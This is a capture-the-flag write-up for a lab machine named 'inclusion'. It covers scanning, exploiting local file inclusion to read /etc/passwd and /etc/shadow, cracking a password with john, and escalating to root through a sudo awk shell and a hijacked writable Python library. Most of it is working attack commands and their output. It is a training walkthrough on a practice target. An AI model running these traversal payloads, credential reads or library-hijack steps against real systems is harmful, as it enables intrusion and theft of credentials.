#arp #rustscan #nmap #dirsearch #nikto #lfi #shadow #john #ssh #awk #python

Identifying server's IP with ARP scan

COMMAND:- `sudo arp-scan -l -v`

```
^^/D/T/inclusion >>> sudo arp-scan -l -v | grep PCS
02:15:03
Using 12.10.0.0:255.255.240.0 for localnet
12.10.10.21     08:00:27:bf:5d:a9       PCS Systemtechnik GmbH
---     Pass 1 complete
---     Pass 2 complete
```

In my case server ip is `12.10.10.21` **Now lets export this ip to specific variable soo that in that way we dont have to type ip again and again**

Command:- `export ip=12.10.10.21 && export url=http://12.10.10.21/`

```
^^/D/T/inclusion >>> export ip=12.10.10.21 && export url=http://12.10.10.21/
```

Port-scanning

Command:- `rustscan -a $ip`

```
^^/D/T/inclusion >>> rs $ip
02:16:36
.----. .-. .-. .----.---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🧐 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 12.10.10.21:22
Open 12.10.10.21:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 02:16 EDT
Initiating Ping Scan at 02:16
Scanning 12.10.10.21 [2 ports]
Completed Ping Scan at 02:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:16
Completed Parallel DNS resolution of 1 host. at 02:16, 0.56s elapsed
DNS resolution of 1 IPs took 0.57s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating Connect Scan at 02:16
Scanning 12.10.10.21 [2 ports]
Discovered open port 80/tcp on 12.10.10.21
Discovered open port 22/tcp on 12.10.10.21
Completed Connect Scan at 02:16, 0.01s elapsed (2 total ports)
Nmap scan report for 12.10.10.21
Host is up, received syn-ack (0.0014s latency).
Scanned at 2023-03-14 02:16:55 EDT for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

Nmap

Command:- `sudo nmap -v -T5 -p- -sC -sV -oN nmap-$ip.log $ip`

```
# Nmap 7.93 scan initiated Tue Mar 14 02:23:05 2023 as: nmap -v -T5 -p- -sC -sV
-oN nmap-12.10.10.21.log 12.10.10.21
Nmap scan report for 12.10.10.21
Host is up (0.0020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 00b003d392f8a0f95a93207bf80aaada (ECDSA)
|_  256 ddb4261d0ce738c37a2f07bef8743ebc (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:BF:5D:A9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
# Nmap done at Tue Mar 14 02:23:22 2023 -- 1 IP address (1 host up) scanned in
16.27 seconds
```

Lets see whats on 80
Command:- `curl $url`

```
^^/D/T/inclusion >>> curl $ip
01:51:36
<h1 style="text-align:center">The Cyber Alliance.</h1>
```


There is only simple text on 80

Dirsearch

Command:- `dirsearch -u $url -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

```
^^/D/T/inclusion >>> dirsearch -u $url -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
01:53:54

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist
size: 220545

Output File: /home/kali/.dirsearch/reports/12.10.10.21/-_23-03-16_01-57-49.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-03-16_01-57-49.log

Target: http://12.10.10.21/

[01:57:49] Starting:
[01:58:05] 301 -  313B  - /building  ->  http://12.10.10.21/building/
[02:11:13] 403 -  276B  - /server-status
CTRL+C detected: Pausing threads, please wait...
[q]uit / [c]ontinue: q

Canceled by the user
```

We have `http://12.10.10.21/building/` lets see whats there



Command:- `curl http://12.10.10.21/building/`

```
^^/D/T/inclusion >>> curl http://12.10.10.21/building/
02:24:11
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item
w3-button">Home</a>
                 <a href="/building/index.php?page=gallery.php" class="w3-bar-
item w3-button">Gallery</a>
                 <a href="/building/index.php?page=contact.php" class="w3-bar-
item w3-button">Contact</a>
                </div>
        </body>
</html>
```

There is only 1 nav bar to look nothing much BUT when you click on contact option on nav bar we can see `http://12.10.10.21/building/index.php?page=contact.php` at this point i am sure that i will try lfi here for this writeup we i will use nikto for POC

Command:- `nikto -h http://$ip/building -C all`

```
^^/D/T/inclusion >>> nikto -h http://$ip/building -C all
02:51:08
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          12.10.10.21
+ Target Hostname:    12.10.10.21
+ Target Port:        80
+ Start Time:         2023-03-16 02:51:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.52 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
```

```
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ /building/index.php?page=../../../../../../../../../../etc/passwd: The PHP-
Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view
any file on the host. (probably Rocket, but could be any index.php)
```

Yes it proves there is LFI here `/building/index.php?page=../../../../../../../../../../etc/passwd` Lets see what we will get more from here

Command:- `curl "http://12.10.10.21/building/index.php?page=../../../../../../../../../../etc/passwd"`

```
^^/D/T/inclusion >>> curl "http://$ip/building/index.php?
page=../../../../../../../../../../etc/passwd"
05:43:29
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item
w3-button">Home</a>
                 <a href="/building/index.php?page=gallery.php" class="w3-bar-
item w3-button">Gallery</a>
                 <a href="/building/index.php?page=contact.php" class="w3-bar-
item w3-button">Contact</a>
                </div>
        </body>
</html>

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
jack:x:1001:1001::/home/jack:/bin/bash
jaba:x:1002:1002::/home/jaba:/bin/bash
TCA{8336f7efd36cbcca40aa65662bd155ac}
```

FLAG-1:- `TCA{8336f7efd36cbcca40aa65662bd155ac}`

So there is 3 users `jack` , `jaba` and `root` soo i tried to read their ssh keys but no luck there

```
root:x:0:0:root:/root:/bin/bash
jack:x:1001:1001::/home/jack:/bin/bash
jaba:x:1002:1002::/home/jaba:/bin/bash
```

```
^^/D/T/inclusion >>> curl "http://12.10.10.21/building/index.php?
page=../../../../../../../../../../home/jack/.ssh/id_rsa"
02:58:52
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item
w3-button">Home</a>
                 <a href="/building/index.php?page=gallery.php" class="w3-bar-
item w3-button">Gallery</a>
                 <a href="/building/index.php?page=contact.php" class="w3-bar-
item w3-button">Contact</a>
                </div>
        </body>
</html>
```

```
^^/D/T/inclusion >>> curl "http://12.10.10.21/building/index.php?
page=../../../../../../../../../../home/jaba/.ssh/id_rsa"
02:59:57
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item
w3-button">Home</a>
                 <a href="/building/index.php?page=gallery.php" class="w3-bar-
item w3-button">Gallery</a>
                 <a href="/building/index.php?page=contact.php" class="w3-bar-
item w3-button">Contact</a>
                </div>
        </body>
</html>
```

```
^^/D/T/inclusion >>> curl "http://$ip/building/index.php?
page=../../../../../../../../../../etc/hosts"
05:46:54
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item
w3-button">Home</a>
                 <a href="/building/index.php?page=gallery.php" class="w3-bar-
item w3-button">Gallery</a>
                 <a href="/building/index.php?page=contact.php" class="w3-bar-
item w3-button">Contact</a>
                </div>
        </body>
</html>

127.0.0.1 localhost
127.0.1.1 inclusion

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#TCA{1aa93419c1d381b23e1c81b47cf7834e}
```

In hosts file we can see 2nd flag
FLAG2:- `TCA{1aa93419c1d381b23e1c81b47cf7834e}`

Now lets read shadow file

```
^^/D/T/inclusion >>> curl "http://12.10.10.21/building/index.php?
page=/etc/shadow"
03:02:24
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item
w3-button">Home</a>
                 <a href="/building/index.php?page=gallery.php" class="w3-bar-
item w3-button">Gallery</a>
                 <a href="/building/index.php?page=contact.php" class="w3-bar-
item w3-button">Contact</a>
                </div>
        </body>
</html>

root:$y$j9T$avXO7BCR5/iCNmeaGmMSZ0$gD9m7w9/zzi1iC9XoaomnTHTp0vde7smQL1eYJ1V3u1:1
9240:0:99999:7:::
daemon:*:19213:0:99999:7:::
bin:*:19213:0:99999:7:::
sys:*:19213:0:99999:7:::
sync:*:19213:0:99999:7:::
games:*:19213:0:99999:7:::
man:*:19213:0:99999:7:::
lp:*:19213:0:99999:7:::
mail:*:19213:0:99999:7:::
news:*:19213:0:99999:7:::
uucp:*:19213:0:99999:7:::
proxy:*:19213:0:99999:7:::
www-data:*:19213:0:99999:7:::
backup:*:19213:0:99999:7:::
list:*:19213:0:99999:7:::
irc:*:19213:0:99999:7:::
gnats:*:19213:0:99999:7:::
nobody:*:19213:0:99999:7:::
_apt:*:19213:0:99999:7:::
systemd-network:*:19213:0:99999:7:::
systemd-resolve:*:19213:0:99999:7:::
messagebus:*:19213:0:99999:7:::
systemd-timesync:*:19213:0:99999:7:::
```

```
pollinate:*:19213:0:99999:7:::
sshd:*:19213:0:99999:7:::
syslog:*:19213:0:99999:7:::
uuidd:*:19213:0:99999:7:::
tcpdump:*:19213:0:99999:7:::
tss:*:19213:0:99999:7:::
landscape:*:19213:0:99999:7:::
usbmux:*:19236:0:99999:7:::
lxd:!:19236::::::
jack:$6$xyz$FU1GrBztUeX8krU/94RECrFbyaXNqU8VMUh3YThGCAGhlPqYCQryXBln3q2J2vggsYcT
rvuDPTGsPJEpn/7U.0:19236:0:99999:7:::
jaba:$y$j9T$pWlo6WbJDbnYz6qZlM87d.$CGQnSEL8aHLlBY/4Il6jFieCPzj7wk54P8K4j/xhi/1:1
9240:0:99999:7:::
```

Okay soo we have 3 hash's lets try to crack them

```
^^/D/T/inclusion >>> cat hash.txt
03:54:23
jack:$6$xyz$FU1GrBztUeX8krU/94RECrFbyaXNqU8VMUh3YThGCAGhlPqYCQryXBln3q2J2vggsYcT
rvuDPTGsPJEpn/7U.0:19236:0:99999:7:::
jaba:$y$j9T$pWlo6WbJDbnYz6qZlM87d.$CGQnSEL8aHLlBY/4Il6jFieCPzj7wk54P8K4j/xhi/1:1
9240:0:99999:7:::
root:$y$j9T$avXO7BCR5/iCNmeaGmMSZ0$gD9m7w9/zzi1iC9XoaomnTHTp0vde7smQL1eYJ1V3u1:1
9240:0:99999:7:::
```

John

Command:- `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

```
^^/D/T/inclusion >>> john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
03:55:23
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
joaninha         (jack)
1g 0:00:00:02 DONE (2023-03-16 03:55) 0.3846g/s 1476p/s 1476c/s 1476C/s
energy..dodgers
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Okay soo only 1 user's hash is cracked `jack:joaninha`

SSH

Command:- `ssh jack@$ip`

```
^^/D/T/inclusion >>> ssh jack@$ip
(1) 02:55:46
jack@12.10.10.21's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar 16 07:54:43 AM UTC 2023

  System load:  0.13916015625     Processes:               113
  Usage of /:   56.5% of 9.75GB   Users logged in:         0
  Memory usage: 34%               IPv4 address for enp0s3: 12.10.10.21
  Swap usage:   0%


3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


Last login: Tue Mar 14 18:07:14 2023 from 12.10.6.104
jack@inclusion:~$ id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
```

There is 1 flag in jacks home dir


```
jack@inclusion:~/.hidden$ pwd
/home/jack/.hidden
jack@inclusion:~/.hidden$ cat .hidden.txt
TCA{0621af03d53e1bb7dd165e6502209248}
```

FLAG:-`TCA{0621af03d53e1bb7dd165e6502209248}`

Command:-`sudo -l`

```
jack@inclusion:~$ sudo -l
Matching Defaults entries for jack on inclusion:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin, use_pty, listpw=never

User jack may run the following commands on inclusion:
    (jaba : jaba) NOPASSWD: /usr/bin/awk
```

So user jack can run `/usr/bin/awk` as `jaba`
Lets see what we can do with awk on GTFOBINS



We just gonna change sh shell to bash and we gonna run this command as jaba user
Command:-`sudo -u jaba /usr/bin/awk 'BEGIN {system("/bin/bash")}'`

```
jack@inclusion:~$ sudo -u jaba /usr/bin/awk 'BEGIN {system("/bin/bash")}'
jaba@inclusion:/home/jack$ whoami
jaba
```

WOOT WOOT now lets read the flags

```
jaba@inclusion:~$ ls
user.txt
jaba@inclusion:~$ cat user.txt
TCA{2abb74c82a8aed013e44c0873393ce9a}
```

USER FLAG:- `TCA{2abb74c82a8aed013e44c0873393ce9a}`

Privilege Escalation

So now as usual i went for `sudo -l`

```
jaba@inclusion:~$ sudo -l
Matching Defaults entries for jaba on inclusion:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin, use_pty, listpw=never

User jaba may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/python3 /usr/bin/clean.py
```

There is 1 file `clean.py` lets see whats in that py script

```
jaba@inclusion:~$ cat /usr/bin/clean.py
import wild

wild.first()
```

With a cat to /usr/bin/clean.py we see that the program imports a library called wild and executes the first function of the wild library
Lets find this library
Command:- `find / -iname wild 2>/dev/null`

```
jaba@inclusion:~$ find / -iname wild 2>/dev/null
jaba@inclusion:~$
```

No luck lets add .py
Command:-`find / -iname wild.py 2>/dev/null`

```
jaba@inclusion:~$ find / -iname wild.py 2>/dev/null
/usr/lib/python3.10/wild.py
```


We have write permissions

```
jaba@inclusion:~$ ls -la /usr/lib/python3.10/wild.py
-rw-r--rw- 1 root root 27 Mar 16 08:09 /usr/lib/python3.10/wild.py
jaba@inclusion:~$ cat /usr/lib/python3.10/wild.py
def first():
        print(Hello)
jaba@inclusion:~$
```

So we have to add os command in this script to get root shell
Code should look like

```
import os
os.system("/bin/bash")
```

There is big issue soo we can write this file but we don't have permission on that dir



We have to make our code in single line `import 'os; os.system("/bin/bash")'`
Command:- `echo import 'os; os.system("/bin/bash")' >> /usr/lib/python3.10/wild.py`
Command:- `cat /usr/lib/python3.10/wild.py`

```
jaba@inclusion:~$ echo import 'os; os.system("/bin/bash")' >>
/usr/lib/python3.10/wild.py
jaba@inclusion:~$ cat /usr/lib/python3.10/wild.py
def first():
```

```
        print(Hello)
import os; os.system("/bin/bash")
```

Now we can run `clean.py` as sudo to get root shell
Command:- `sudo /usr/bin/python3 /usr/bin/clean.py`

```
jaba@inclusion:~$ sudo /usr/bin/python3 /usr/bin/clean.py
root@inclusion:/home/jaba# id
uid=0(root) gid=0(root) groups=0(root)
root@inclusion:/home/jaba# whoami
root
```

WOOT WOOT now we can read root.txt in /root

```
root@inclusion:~# ls
root.txt  snap
root@inclusion:~# cat root.txt
TCA{f4bb4cce1d4ed06fc77ad84ccf70d3fe}
```

ROOT FLAG:- `TCA{f4bb4cce1d4ed06fc77ad84ccf70d3fe}`

FLAG-1:- `TCA{8336f7efd36cbcca40aa65662bd155ac}` //LFI
FLAG-2:- `TCA{1aa93419c1d381b23e1c81b47cf7834e}` //hosts
FLAG-3:-`TCA{0621af03d53e1bb7dd165e6502209248}` //.hidden.txt
FLAG-4:- `TCA{2abb74c82a8aed013e44c0873393ce9a}` //user.txt
FLAG-4:- `TCA{f4bb4cce1d4ed06fc77ad84ccf70d3fe}` //root.txt

TCA-[The Cyber Alliance]